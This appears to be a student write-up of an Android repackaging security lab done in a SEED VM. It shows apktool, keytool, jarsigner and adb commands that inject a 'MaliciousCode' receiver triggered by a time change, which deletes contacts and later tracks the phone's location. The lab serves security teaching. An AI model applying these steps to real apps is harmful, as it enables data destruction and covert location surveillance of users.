
Lab12_Android Repackaging

Task01

1. Install the Repackaging App on the Android environment.

```
[11/16/19]seed@VM:~/android_lab$ adb install RepackagingLab.apk
6450 KB/s (1421095 bytes in 0.215s)
Success
```



Task02

1. Disassemble Android APP.

```
[11/16/19]seed@VM:~/android_lab$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/16/19]seed@VM:~/android_lab$ ls RepackagingLab
AndroidManifest.xml  apktool.yml  original  res  smali
[11/16/19]seed@VM:~/android_lab$
```

Task03

1. Modify the AndroidManifest File.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0-2166767">

        <uses-permission android:name="android.permission.READ_CONTACTS" />
        <uses-permission android:name="android.permission.WRITE_CONTACTS" />

    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/
app_name" android:supportsRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/
AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>

        <receiver android:name="com.MaliciousCode" >
                <intent-filter>
                        <action android:name="android.intent.action.TIME_SET" />
                </intent-filter>
        </receiver>

    </application>
</manifest>
```

2. Copy the Malicious samli code to the APP.

```
[11/16/19]seed@VM:~/android_lab$ cp MaliciousCode.smali RepackagingLab/smali/com/
[11/16/19]seed@VM:~/android_lab$ ls RepackagingLab/smali/com/
MaliciousCode.smali  mobiseed
```

Task04

1. Repack the APP.

```
[11/16/19]seed@VM:~/android_lab$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/16/19]seed@VM:~/android_lab$
```

2. Sign the APK file.

```
[11/16/19]seed@VM:~/android_lab$ keytool -alias repack_attack_key -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  1
What is the name of your organizational unit?
  [Unknown]:  1
What is the name of your organization?
  [Unknown]:  1
What is the name of your City or Locality?
  [Unknown]:  1
What is the name of your State or Province?
  [Unknown]:  1
What is the two-letter country code for this unit?
  [Unknown]:  1
```


```
Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
        for: CN=1, OU=1, O=1, L=1, ST=1, C=1
Enter key password for <repack_attack_key>
        (RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard fo
rmat using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12"
.
[11/16/19]seed@VM:~/android_lab$ jarsigner -keystore mykey.keystore RepackagingLab.apk repack_attack_key
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to vali
date this jar after the signer certificate's expiration date (2020-02-14) or after any future revocation date.
[11/16/19]seed@VM:~/android_lab$
```

Task05


1. Reinstall the repackaging APP.

```
[11/16/19]seed@VM:~/android_lab$ adb install RepackagingLab/dist/RepackagingLab.apk
5406 KB/s (1427401 bytes in 0.257s)
Success
[11/16/19]seed@VM:~/android_lab$
```


2. Check the contacts.




3. Grant permission.



4. Open the APP to make sure the broadcast receiver has been registered.




5. Change the time to trigger the attack.




We can see the contacts are all be deleted.

Task06

1. Try the mock location APP.



2. Configure the '/system/etc/hosts'.



3. Put the malicious code in the right directory.

```
[11/16/19]seed@VM:~/.../RepackagingLab$ cd smali/com/mobiseed/repackaging/
[11/16/19]seed@VM:~/.../repackaging$ ls
BuildConfig.smali    R$attr.smali   R$drawable.smali  R$menu.smali    R$styleable.smali
HelloMobiSEED.smali  R$bool.smali   R$id.smali        R$mipmap.smali  R$style.smali
MaliciousCode.smali  R$color.smali  R$integer.smali   R.smali         SendData$1.smali
R$anim.smali         R$dimen.smali  R$layout.smali    R$string.smali  SendData.smali
[11/16/19]seed@VM:~/.../repackaging$
```

4. Modify the AndroidManifest.xml.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0-2166767">

        <!--<uses-permission android:name="android.permission.READ_CONTACTS" />
        <uses-permission android:name="android.permission.WRITE_CONTACTS" />-->

        <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
        <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
        <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
        <uses-permission android:name="android.permission.INTERNET"/>

    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/
app_name" android:supportsRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/
AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>

        <!--<receiver android:name="com.MaliciousCode" >
                <intent-filter>
                        <action android:name="android.intent.action.TIME_SET" />
                </intent-filter>
        </receiver>-->

        <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
                <intent-filter>
                        <action android:name="android.intent.action.TIME_SET" />
                </intent-filter>
        </receiver>

    </application>
</manifest>
```

5. Rebuild the package.

```
[11/16/19]seed@VM:~/android_lab$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/16/19]seed@VM:~/android_lab$ ll RepackagingLab/dist/
total 1368
-rw-rw-r-- 1 seed seed 1397841 Nov 16 15:08 RepackagingLab.apk
[11/16/19]seed@VM:~/android_lab$
```


6. Sign the repacked APP.

```
[11/16/19]seed@VM:~/android_lab$ jarsigner -keystore mykey.keystore RepackagingLab/dist/RepackagingLab.apk repack_a
ttack_key
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to vali
date this jar after the signer certificate's expiration date (2020-02-14) or after any future revocation date.
[11/16/19]seed@VM:~/android_lab$
```


7. Install the APP.

```
[11/16/19]seed@VM:~/android_lab$ adb uninstall com.mobiseed.repackaging
Success
[11/16/19]seed@VM:~/android_lab$ adb install RepackagingLab/dist/RepackagingLab.apk
5397 KB/s (1428707 bytes in 0.258s)
Success
[11/16/19]seed@VM:~/android_lab$
```

8. Enable the location permission.



9. Open the 'Repackaging Lab' APP and mock the location to Shanghai. Then change a time set in the VM to trigger the attack.



We can see from the ubuntu VM that the location is in Shanghai, which means we can track the location of the Android phone.